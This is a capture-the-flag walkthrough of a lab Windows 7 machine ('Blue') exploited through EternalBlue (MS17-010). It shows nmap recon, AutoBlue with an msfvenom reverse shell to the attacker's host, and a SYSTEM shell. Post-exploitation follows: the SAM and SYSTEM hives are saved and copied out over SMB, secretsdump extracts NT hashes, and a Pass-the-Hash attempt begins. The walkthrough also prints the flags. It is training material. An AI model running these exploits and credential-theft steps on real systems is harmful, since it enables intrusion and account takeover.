Blue
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Blue is the textbook EternalBlue box. A Windows 7 host with SMBv1 exposed turns out to be vulnerable to MS17-010; thenmapscript confirms it and a Metasploit-free exploit (AutoBlue) drops a shell straight asNT AUTHORITY\SYSTEM, so both flags fall with no privilege escalation. From there the box becomes a post-exploitation lab: we dump theSAM/SYSTEMhives (SAM and LSA dump), extract the NT hashes and demonstrate Pass-the-Hash, cleartext credential extraction from LSASS with Mimikatz (obfuscated with Ebowla to evade antivirus), remotely enabling RDP, and three Windows persistence techniques.
Recon
Ping
We start with a ping to confirm the host answers and to look at the TTL, which hints at the operating system (≈64 Linux, ≈128 Windows):
ping -c 1 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=127 time=102 ms

--- 10.10.10.40 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 102.360/102.360/102.360/0.000 ms
TTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
The sweep is launched through a function defined in .zshrc. It is worth showing, because the name jmap says nothing on its own and what matters are the flags behind it:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
This is the first of the two phases of the port scan: sweep all 65535 TCP ports (-p-) with a SYN scan (-sS), no DNS resolution (-n) and no ping probe (-Pn, essential against Windows, which usually drops ICMP), saving the result in greppable format (-oG scan) to process it afterwards:
jmap # 10.10.10.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 19:49 CEST
Initiating SYN Stealth Scan at 19:49
Scanning 10.10.10.40 [65535 ports]
Discovered open port 139/tcp on 10.10.10.40
Discovered open port 135/tcp on 10.10.10.40
Discovered open port 445/tcp on 10.10.10.40
Discovered open port 49155/tcp on 10.10.10.40
Discovered open port 49153/tcp on 10.10.10.40
Discovered open port 49154/tcp on 10.10.10.40
Discovered open port 49152/tcp on 10.10.10.40
Discovered open port 49156/tcp on 10.10.10.40
Discovered open port 49157/tcp on 10.10.10.40
Completed SYN Stealth Scan at 19:49, 15.20s elapsed (65535 total ports)
Not shown: 65205 closed tcp ports (reset), 321 filtered tcp ports (no-response)

PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49155/tcp open  unknown       syn-ack ttl 127
49156/tcp open  unknown       syn-ack ttl 127
49157/tcp open  unknown       syn-ack ttl 127
Nine ports, and not a single web service among them: the 135 / 139 / 445 block is the RPC + NetBIOS + SMB triad of any Windows host, and 49152-49157 are ephemeral ports where the endpoint mapper publishes RPC services. A Windows box whose only attack surface is SMB leaves very little to choose from. The ttl 127 on every line confirms the operating system again, now over TCP instead of ICMP.
The remaining 65205 ports answer reset (closed, there is a TCP stack replying) and 321 answer nothing (filtered), a normal side effect of --min-rate 5000.
With nine ports on the table, copying them by hand is tedious, so a second .zshrc function extracts them from the greppable file and puts them on the clipboard:
extractPorts () {
        echo -e "Extracting information..."
        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)
        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
}
extractPorts scan
Extracting information ...
IP Address: 10.10.10.40
Open ports: 135,139,445,49152,49153,49154,49155,49156,49157

Ports copied to clipboard
The second phase is the targeted scan: over those nine ports, -sCV identifies service and version and runs the default recon scripts:
nmap -p135,139,445,49152,49153,49154,49155,49156,49157 -sCV 10.10.10.40
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -19m57s, deviation: 34m35s, median: 0s
| smb2-time:
|   date: 2025-06-20T17:52:39
|_  start_date: 2025-06-20T17:46:33
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-06-20T18:52:42+01:00
| smb2-security-mode:
|   2:1:0:
|_  Message signing enabled but not required
Everything we needed is here. The system is a Windows 7 Professional 7601 Service Pack 1, the machine is called HARIS-PC and it belongs to a workgroup (WORKGROUP), not a domain, so there is no Kerberos or domain controller behind it and the clock-skew reported by nmap is irrelevant here.
Two details in the SMB security block deserve a read. The fact that smb-security-mode answers at all means SMBv1 is still enabled, because that script only speaks the legacy dialect; and message_signing: disabled (together with SMB2's enabled but not required) means message signing is not mandatory, which in a domain would open the door to relay attacks. We will not need to go that far.
SMB - TCP 445: checking MS17-010
A Windows 7 host with SMBv1 is the exact profile of EternalBlue, and nmap ships a script that gives a reliable verdict before firing anything. Since we do not remember the exact name, we first list the SMB vulnerability scripts that come installed:
locate .nse | grep -i "smb-vuln"
nmap -n -p445 --script smb-vuln-ms17-010.nse 10.10.10.40
/usr/share/nmap/scripts/smb-vuln-conficker.nse
/usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse
/usr/share/nmap/scripts/smb-vuln-ms08-067.nse
/usr/share/nmap/scripts/smb-vuln-ms10-054.nse
/usr/share/nmap/scripts/smb-vuln-ms10-061.nse
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse
/usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
/usr/share/nmap/scripts/smb-vuln-webexec.nse

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
State: VULNERABLE, with CVE-2017-0143. Worth remembering that a scanner saying "vulnerable" is a very strong hint, not proof: the proof is the exploit running. Let's get to it.
Shell as SYSTEM
EternalBlue (MS17-010) without Metasploit
The convenient path would be Metasploit's exploit/windows/smb/ms17_010_eternalblue, but certifications such as the OSCP restrict its use, so we go with AutoBlue-MS17-010 (repo), which reimplements the exploit in Python. The flow has two parts: generating the shellcode and firing the kernel exploit.
git clone https://github.com/3ndG4me/AutoBlue-MS17-010
ls
ls AutoBlue-MS17-010/shellcode
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76 (from 1)
Receiving objects: 100% (145/145), 105.75 KiB | 966.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.

# ls
AutoBlue-MS17-010

# ls AutoBlue-MS17-010/shellcode
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  shell_prep.sh
The shellcode directory ships no binaries, only kernel shellcode assembly and a script that compiles it: shell_prep.sh. We run it and it walks us through the questions:
cd AutoBlue-MS17-010/shellcode
./shell_prep.sh
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
Y
LHOST for reverse connection:
10.10.16.5
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
1234
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.10.16.5 LPORT=1234
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.10.16.5 LPORT=1234
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE

# ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py  sc_x64.bin        sc_x64_msf.bin  sc_x86_kernel.bin  shell_prep.sh
eternalblue_kshellcode_x86.asm  sc_all.bin               sc_x64_kernel.bin sc_x86.bin      sc_x86_msf.bin
The two answers that matter are the last two. We pick 1 (regular cmd shell) instead of Meterpreter, precisely so as not to depend on Metasploit, and 1 (stageless), that is, a payload that travels whole in one go rather than downloading a second stage: in an exploit that corrupts kernel memory, the fewer moving parts the better.
The script merges the kernel shellcode (the one that repairs system state after the overflow so Windows does not crash) with the user-mode one (the reverse shell) and leaves several .bin files. The one we will use is sc_x64.bin, the merge of both for 64-bit.
EternalBlue corrupts memory in the SMBv1 service until it achieves kernel-mode execution, which is why the resulting shell is already SYSTEM without passing through any user. Since this is a Windows 7 x64, we use the exploit specific to that version, setting up the listener beforehand on the port we gave when generating the payload (1234):
sudo nc -nlvp 1234
python3 ../eternalblue_exploit7.py 10.10.10.40 sc_x64.bin
# python3 ../eternalblue_exploit7.py 10.10.10.40 sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

# sudo nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.40] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
It pays to read the exploit output rather than take it for granted. numGroomConn: 13 is the number of connections it opens to groom the heap (arranging memory blocks in the order the overflow needs), and that preparation is probabilistic, which is why it sometimes takes a couple of attempts. Target OS confirms the exploit identified the version correctly, the two SMB1 session setup allocate nonpaged pool success lines are the non-paged pool allocations it managed, and good response status: INVALID_PARAMETER is, counterintuitively, the success signal: it is the response the server returns once the corruption has taken hold.
A shell lands on the listener directly as nt authority\system. There is no user stage and no escalation: EternalBlue hands over the whole system in one shot.
Both flags
type haris\Desktop\user.txt
type Administrator\Desktop\root.txt
C:\Users>type haris\Desktop\user.txt
f2eb1843524f1f1e74fefe675cbbebb8

C:\Users>type Administrator\Desktop\root.txt
f61b3d3cbfe7068f64342e6f995eb619
Both flags from the same shell, with no intermediate escalation, because SYSTEM can read any user's desktop.
Post-exploitation
With SYSTEM the box is already owned, but Blue is an ideal test bench for the techniques that come after access, which in a real engagement are the ones that turn one machine into a whole network.
From the SAM to the NT hash
Windows local credentials live encrypted in the SAM hive (Security Account Manager), and the key to decrypt them, the bootkey, is scattered across the SYSTEM hive. Neither can be copied live with a plain copy because the system holds them open, but reg save can export them, and with SYSTEM we have the rights to do it:
cd C:\Windows\Temp
mkdir PostExploitation & cd PostExploitation
reg save HKLM\system system.backup
reg save HKLM\sam sam.backup
dir
C:\Windows\Temp\PostExploitation>reg save HKLM\system system.backup
The operation completed successfully.

C:\Windows\Temp\PostExploitation>reg save HKLM\sam sam.backup
The operation completed successfully.

C:\Windows\Temp\PostExploitation>dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Windows\Temp\PostExploitation

20/06/2025  23:46    <DIR>          .
20/06/2025  23:46    <DIR>          ..
20/06/2025  23:46            24,576 sam.backup
20/06/2025  23:45        10,649,600 system.backup
               2 File(s)     10,674,176 bytes
               2 Dir(s)   2,410,532,864 bytes free
The size difference is telling: the SAM is 24 KB (a handful of local accounts) while SYSTEM is 10 MB, because it is the entire configuration hive and we only care about a fragment of it.
To pull them out we raise an SMB server on the attacking box and copy from the victim. -smb2support matters: without it, impacket only speaks SMBv1 and some Windows versions refuse it.
impacket-smbserver smbFolder . -smb2supportcopy sam.backup \\10.10.16.5\smbFolder\sam
copy system.backup \\10.10.16.5\smbFolder\system
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Incoming connection (10.10.10.40,49160)
[*] AUTHENTICATE_MESSAGE (\,HARIS-PC)
[*] User HARIS-PC\ authenticated successfully
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:smbFolder)

C:\Windows\Temp\PostExploitation>copy sam.backup \\10.10.16.5\smbFolder\sam
        1 file(s) copied.

C:\Windows\Temp\PostExploitation>copy system.backup \\10.10.16.5\smbFolder\system
        1 file(s) copied.
The server log is itself the proof of transfer: HARIS-PC authenticates (with a null session, hence the empty username) and mounts both shares. We check they arrived intact by comparing sizes against the earlier dir:
ls -l
total 10424
-rwxr-xr-x 1 root root    24576 Jun 21 00:46 sam
-rwxr-xr-x 1 root root 10649600 Jun 21 00:45 system
24,576 and 10,649,600 bytes, exactly the same as on the victim.
At this point an obstacle showed up that has nothing to do with the box but comes up often: impacket-secretsdump was failing because of version conflicts between system Python libraries. The clean fix is a virtual environment with its own copy of impacket:
cd /home/krmena/machines/blue/content/impacket
python3 -m venv .venv
source .venv/bin/activate
pip install --upgrade pip
pip install -e .
Requirement already satisfied: pip in ./.venv/lib/python3.13/site-packages (25.0.1)
Collecting pip
  Downloading pip-25.1.1-py3-none-any.whl.metadata (3.6 kB)
  Downloading pip-25.1.1-py3-none-any.whl (1.8 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.8/1.8 MB 27.4 MB/s eta 0:00:00
Installing collected packages: pip
With the environment active, secretsdump reconstructs the hashes from the two files. The LOCAL mode tells it to work on files on disk instead of connecting to a remote target:
impacket-secretsdump -sam ../sam -system ../system LOCAL
deactivate
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xa749692f1dc76b46d7141ef778aa6bef
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cdf51b162460b7d5bc898f493751a0cc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
haris:1000:aad3b435b51404eeaad3b435b51404ee:8002bc89de91f6b52d518bde69202dc6:::
[*] Cleaning up...
The first line is what justifies having needed both files: the Target system bootKey comes from SYSTEM and without it the SAM is noise. Then come the three local accounts in user:RID:LM_hash:NT_hash format. RID 500 always identifies the built-in local administrator, and Administrator's NT hash is cdf51b162460b7d5bc898f493751a0cc.
One note for reading these dumps: the aad3b435b51404eeaad3b435b51404ee repeated across all three is the LM hash of the empty string, meaning LM is disabled (standard since Windows Vista) and only the second hash counts. And Guest's NT hash, 31d6cfe0d16ae931b73c59d7e0c089c0, is the hash of the empty password: seeing it is a sign of an account with no password, a value worth memorising.
Pass-the-Hash
With Pass-the-Hash there is no need to crack the hash: many Windows protocols accept the NT hash as proof of identity, because internally the challenge-response is computed from the hash, not from the password. We validate it with crackmapexec and open a shell with psexec.py:
crackmapexec smb 10.10.10.40 -u 'Administrator' -H 'cdf51b162460b7d5bc898f493751a0cc' 2>/dev/null
